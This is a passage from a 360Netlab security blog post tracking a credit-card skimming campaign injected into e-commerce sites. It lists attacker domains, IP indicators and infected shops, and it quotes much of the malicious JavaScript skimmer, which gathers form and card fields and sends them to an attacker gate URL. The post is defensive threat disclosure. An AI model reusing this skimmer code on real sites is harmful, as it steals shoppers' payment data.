
DNSMon

Ongoing Credit Card Data Leak [Continues]



YANG XU, **ba0jy**

May 14, 2019 • 3 min read

DNSMon is a network-wide DNS malicious domain analysis system we build here at 360Netlab. With the 10%+ total DNS traffic coverage in China, plus the other multi-dimensional security data and security analysis capabilities we have accumulated over the years, we can "see" what is happening in the whole network in real time from a unique perspective.

Hacker in action

On May 8, we published a blog about one malicious sitemagento-analytics[.]com stealing credit card info from online shopping users by injecting JS on E-commerce sites, soon after our blog, the original site went offline.

From early morning of 2019-05-13, around 4 AM(UTC), our DNSMon system picked up 2 new updates from this attacker.

Update1: a new domain name: jqueryextd[.]at

The attacker abandoned the old magento-analytics[.]com domain and rolled out this new one jqueryextd[.]at.


The corresponding malicious JS link is "hxxps://jqueryextd.at/5c21f3dbf01e0.js", and the report address in the script has been changed to "hxxps://jqueryextd.at/gate.php".

https://jqueryextd.at/5c21f3dbf01e0.js

```
var $s = {
    Number: "authorizenet_cc_number",
    Holder: null,
    HolderFirstName: "billing:firstname",
    HolderLastName: "billing:lastname",
    Date: null,
    Month: "authorizenet_expiration",
    Year: "authorizenet_expiration_yr",
    CVV: "authorizenet_cc_cid",
    Gate: "https://jqueryextd.at/gate.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.valu
            $s.Data[elem.id] = elem.value;
            return;
        }
        if(elem.name !== undefined && elem.name != "" && elem.name !== null && elem.value.length < 256 && ele
            $s.Data[elem.name] = elem.value;
            return;
        }
    },
    SaveAllFields: function() {
        var inputs = document.getElementsByTagName("input");
        var selects = document.getElementsByTagName("select");
        var textareas = document.getElementsByTagName("textarea");
        for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
        for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
        for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
        Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
    },
    SendData: function() {
        $s.Data['Domain'] = location.hostname;
        var encoded = $s.Base64.encode(JSON.stringify($s.Data));
        var hash = calcMD5(encoded);
        for(var i = 0; i < $s.Sent.length; i++)
            if($s.Sent[i] == hash) return;
        $s.LoadImage(encoded);
    },
    TrySend: function() {
        $s.SaveAllFields();
        $s.GetCCInfo();
        if($s.Data['Number'] === undefined || $s.Data['Number'].length < 11) return;
        if($s.Data['Holder'] === undefined || $s.Data['Holder'].length == 0) return;
        if($s.Data['Date'] === undefined || $s.Data['Date'].length == 0) return;
        if($s.Data['CVV'] === undefined || $s.Data['CVV'].length < 3) return;
        $s.SendData();
    },
    GetCCInfo: function() {
        if($s.Number !== null && $s.Data[$s.Number] !== undefined) $s.Data['Number'] = $s.Data[$s.Number];
        if($s.CVV !== null && $s.Data[$s.CVV] !== undefined) $s.Data['CVV'] = $s.Data[$s.CVV];
        if($s.Holder !== null && $s.Data[$s.Holder] !== undefined) $s.Data['Holder'] = $s.Data[$s.Holder];
```

Update2: JS now is embedded

The content of the malicious JS was loaded from an external address before, now the JS script is directly embedded in the injected webpage.



We contacted the domain registrar DNSPod to shutdown the domain, and action was promptly taken, the malicious domain jqueryextd[.]at was taken down. But the attacker was pretty active, after about 4 hours, the domain switched to another NS provider cloudns.net and get back to life again.

And More

There are other similar events happening, for example, in early February, another malicious domain adwordstraffic[.]link used the exact same technique to steal credit card info from users, the link was "hxxp://adwordstraffic.link/onestepcheckoutccpayment.js"[1], and the corresponding reporting address was "hxxps://adwordstraffic.link/validation/".

```
adwordstraffic.link    A    89.32.251.136    #GEO: Iran
```

In recent days, the domain has been replaced with an IP, also tweaks have been added to the JS, the code is obscured, it runs directly in the infected website pages, the reporting address now is: "hxxp://89.32.251.136/validation/".

Websites have been injected by new methods

```
InfectedWebSite           Method       ReportAddress
-------------------------------------------------------------------
vezabands.com             Linked_JS    "https://jqueryextd.at/gate.php"
cigarhumidors-online.com  Embeded_JS   "https://jqueryextd.at/gate.php" [fixed]
decabana.com              Embeded_JS   "https://jqueryextd.at/gate.php"
omejo.com                 Embeded_JS   "https://jqueryextd.at/gate.php"
luxerwatches.ca           Embeded_JS   "http://89.32.251.136/validation/"
luxerwatches.com          Embeded_JS   "http://89.32.251.136/validation/"
bragardusa.com            Embeded_JS   "http://89.32.251.136/validation/"
ecompressedair.com        Embeded_JS   "http://89.32.251.136/validation/"
flatiron-wines.com        Embeded_JS   "http://89.32.251.136/validation/"
thalgousa.com             Embeded_JS   "http://89.32.251.136/validation/"
```

Please note as we mentioned before, our DNSMon focus mainly in China, we will not be surprised if there are more infected websites on a global scale.

IOCs

```
magento-analytics.com
jqueryextd.at
93.187.129.249    China|Hong_Kong    55933|Cloudie_Limited

adwordstraffic.link
89.32.251.136     Iran               204213|Netmihan_Communication_Company_Ltd
```

---

1. Till the time of this blog, original JS script can be reached by "https://89.32.251.136/onestepcheckoutauthorizenet.js" ↩

An assessment of Non-Authorized Domain Name Resolution provided by DNS Resolution Service Provider

See all 28 posts →

Background On May 27, 2019, Our Unknown Threat Detect System highlighted a suspicious ELF file, and till this day, the detection rate on VT is still only one with a very generic name. We determined that this is a Proxy Botnet, and it is a Linux version variant of the


Jun 21, 2019 · 14 min read

DNSMon是一个全网DNS异常发现分析系统。基于我们可以看到的中国地区 10%+ 的DNS流量，加上我们多年积累的其他多维度安全数据以及安全分析能力，我们可以在一个独特的视角来实时监测 全网 每天 正在发生 的事情，我们可以 “看见” 正在发生的威胁。 黑客在行动 5月8号，我们发布文章 <信用卡数据泄漏持续进行中>，揭露了一个通过入侵购物网站...


May 14, 2019 · 3 min read